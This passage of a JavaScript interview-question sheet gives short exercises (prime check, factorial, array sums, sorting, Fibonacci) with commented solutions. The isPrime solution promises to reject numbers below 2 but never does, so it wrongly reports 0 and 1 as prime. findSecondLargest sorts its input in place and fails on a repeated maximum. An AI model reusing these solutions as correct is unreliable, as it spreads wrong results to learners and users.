  for (let i = 1; i < arr.length; i++) {
    if (arr[i] > largest) {
      largest = arr[i];
    }
  }

  // Step 3: Return the largest element
  return largest;
}
```

Q. Write a function to check if a given number is prime or not? V. IMP.

```
// A prime number is only divisible by 1 and itself.
console.log(isPrime(7)); // Output: true
console.log(isPrime(10)); // Output: false
```

```
function isPrime(number) {
  // Step 1: Numbers less than 2 are not prime
  for (let i = 2; i <= number / 2; i++) {

    // Step 2: Reminder must not be zero to be prime
    if (number % i === 0) {
      return false; // Number is divisible by i, hence not prime
    }
  }
  return true; // Number is prime
}
```

Q. Write a function to calculate the factorial of a number.

```
// Calculate the factorial of a number
console.log(factorial(5)); //1*2*3*4*5
// Output: 120
```

```
function factorial(num) {
  // Step 1: Handle edge case for 0
  if (num === 0) {
    return 1;
  }

  // Step 2: Initialize the factorial variable
  let factorial = 1;

  // Step 3: Multiply numbers from 1 to num to calculate the factorial
  for (let i = 1; i <= num; i++) {
    factorial *= i;
  }
  // Step 4: Return the factorial
  return factorial;
}
```

Q. Write a program to remove all whitespace characters from a string.

```
const inputString = " Interview,    Happy ";
console.log(removeWhitespace(inputString));

// Output: "Interview,Happy"
```

```
function removeWhitespace(str) {

  // Step 1: Use a regular expression
  // The \s pattern matches whitespace characters,
  // including spaces, tabs, and line breaks.
  // The g flag is used to perform a global search
  // and replace, replacing all occurrences.

  const result = str.replace(/\s/g, "");
  return result;
}
```

Q. Write a function to find the sum of all elements in an array.

```
// Sum all elements
console.log(findSum([1, 2, 3, 4, 5]));
// Output: 15
```

```
function findSum(arr) {
  // Step 1: Initialize the sum variable
  let sum = 0;

  // Step 2: Iterate through the array and add each element to the sum
  for (let i = 0; i < arr.length; i++) {
    sum += arr[i];
  }

  // Step 3: Return the sum
  return sum;
}
```

Q. Write a function to find the average of an array of numbers.

```
// Average of an array
console.log(findAverage([1, 2, 3, 4, 5]));
// Output: 3
```

```
function findAverage(arr) {
  // Step 1: Calculate the sum of the array elements
  let sum = 0;
  for (let i = 0; i < arr.length; i++) {
    sum += arr[i];
  }

  // Step 2: Divide the sum by the number of elements in the array
  let average = sum / arr.length;

  // Step 3: Return the average
  return average;
}
```

Q. Write a function to sort an array of numbers in ascending order. V. IMP.

```
// Sort an array without for loop
const numbers = [10, 1, 20, 2, 5];
console.log(sortArrayAscending(numbers));
// Output: [1, 2, 5, 10, 20]
```

```
function sortArrayAscending(arr) {
  // a and b will start from 10, 1
  // If a-b is positive then swap
  // If a-b is negative or 0 then don't swap
  return arr.sort((a, b) => a - b);
}
```

Q. Write a function to check if a given array is sorted in ascending order or not.

```
// Check whether array is sorted or not
console.log(isSorted([1, 2, 3, 4, 5]));
// Output: true
```

```
function isSorted(arr) {

  // Step 1: Iterate through the array starting from the second element
  for (let i = 1; i < arr.length; i++) {

    // Step 2: Compare the current element with the previous element
    if (arr[i - 1] > arr[i]) {
      return false; // If the current element is smaller, the array is not sorted
    }
  }
  // Step 3: If all elements are in sorted order, return true
  return true;
}
```

Q. Write a function to merge two arrays into a single sorted array.

```
// Merge two arrays
const array1 = [10, 3, 5, 7];
const array2 = [2, 20, 6, 8];
console.log(mergeSortedArrays(array1, array2));

// Output: [2, 3, 5, 6, 7, 8, 10, 20]
```

```
function mergeSortedArrays(arr1, arr2) {
  // Step 1: Concatenate the two arrays into a single array
  const mergedArray = arr1.concat(arr2);

  // Step 2: Sort the merged array in ascending order
  const sortedArray = mergedArray.sort((a, b) => a - b);
  return sortedArray;
}
```

Q. Write a function to remove a specific element from an array.

```
// Remove specific element without using for loop
console.log(removeElement([1, 2, 3, 2, 4], 2));

// Output: [1, 3, 4]
```

```
function removeElement(arr, target) {
  // Step 1: Use the Array.filter() method to create
  // a new array with elements not equal to the target

  let filteredArray = arr.filter(function (element) {
    return element !== target;
  });

  // Step 2: Return the filtered array
  return filteredArray;
}
```

Q. Write a function to find the second largest element in an array. V. IMP.

```
const numbers = [5, 10, 2, 8, 3];
console.log(findSecondLargest(numbers));
// Output: 8
```

```
function findSecondLargest(arr) {
  // Step 1: Sort the array in descending order
  const sortedArr = arr.sort((a, b) => b - a);

  // Step 2: Pick the second number from start
  let secondLargest = sortedArr[1];

  return secondLargest
}
```

Q. Write a function to reverse the order of words in a given sentence.

```
// Reverse the words of a sentence
console.log(reverseWords("hello world"));

// Output: "world hello"
```

```
function reverseWords(sentence) {
  // Step 1: Split the sentence into an array of words
  let words = sentence.split(" ");

  // Step 2: Reverse the array of words
  let reversedWords = words.reverse();

  // Step 3: Join the reversed words into a new sentence
  let reversedSentence = reversedWords.join(" ");

  // Step 4: Return the reversed sentence
  return reversedSentence;
}
```

Q. Write a function to find the longest common prefix among an array of strings.

```
const strings = ["flower", "flow", "flight"];
console.log(longestCommonPrefix(strings)); // Output: "fl"
```

```
function longestCommonPrefix(strs) {
  // Initialize the prefix with the first string
  let prefix = strs[0];

  // Iterate through the remaining strings in the array
  for (let i = 1; i < strs.length; i++) {

    // Find the common prefix between the current string and the prefix
    while (strs[i].indexOf(prefix) !== 0) {
      // Remove the last character from the prefix until it matches
      // the beginning of the current string
      prefix = prefix.slice(0, prefix.length - 1);
    }
  }
  return prefix;
}
```

Q. Write a function to find the intersection of two arrays.

```
// Intersection of two arrays without using for loop
console.log(findIntersection([1, 2, 3, 4], [2, 3, 5, 6]));
// Output: [2, 3]
```

```
function findIntersection(arr1, arr2) {
  // Step 1: Use the Set data structure to store unique elements from the first array
  let set = new Set(arr1);

  // Step 2: Use the Array.filter() method to create an array of common elements
  let intersection = arr2.filter(function (element) {
    return set.has(element);
  });

  return intersection;
}
```

Q. Write a function to calculate the Fibonacci sequence up to a given number. V. IMP.

- The Fibonacci series starts with 0 and 1. Each subsequent number is the sum of the two preceding numbers.

```
// Generate Fibonacci series up to the 10th number
var n = 10;
console.log(fibonacciSeries(n));
// Output: [0, 1, 1, 2, 3, 5, 8, 13, 21, 34]
```

```
function fibonacciSeries(n) {

  // Step 1: Initialize the Fibonacci series with the first two numbers
  var fibonacci = [0, 1];

  // Step 2: Start from index 2, as the first two numbers are already defined
  for (var i = 2; i < n; i++) {
    // Step 3: Calculate the sum of the two preceding numbers
    fibonacci[i] = fibonacci[i - 1] + fibonacci[i - 2];
  }
  return fibonacci;
}
```


Your fate is in your hands, not in the hands of your job interviewer.
Good Luck.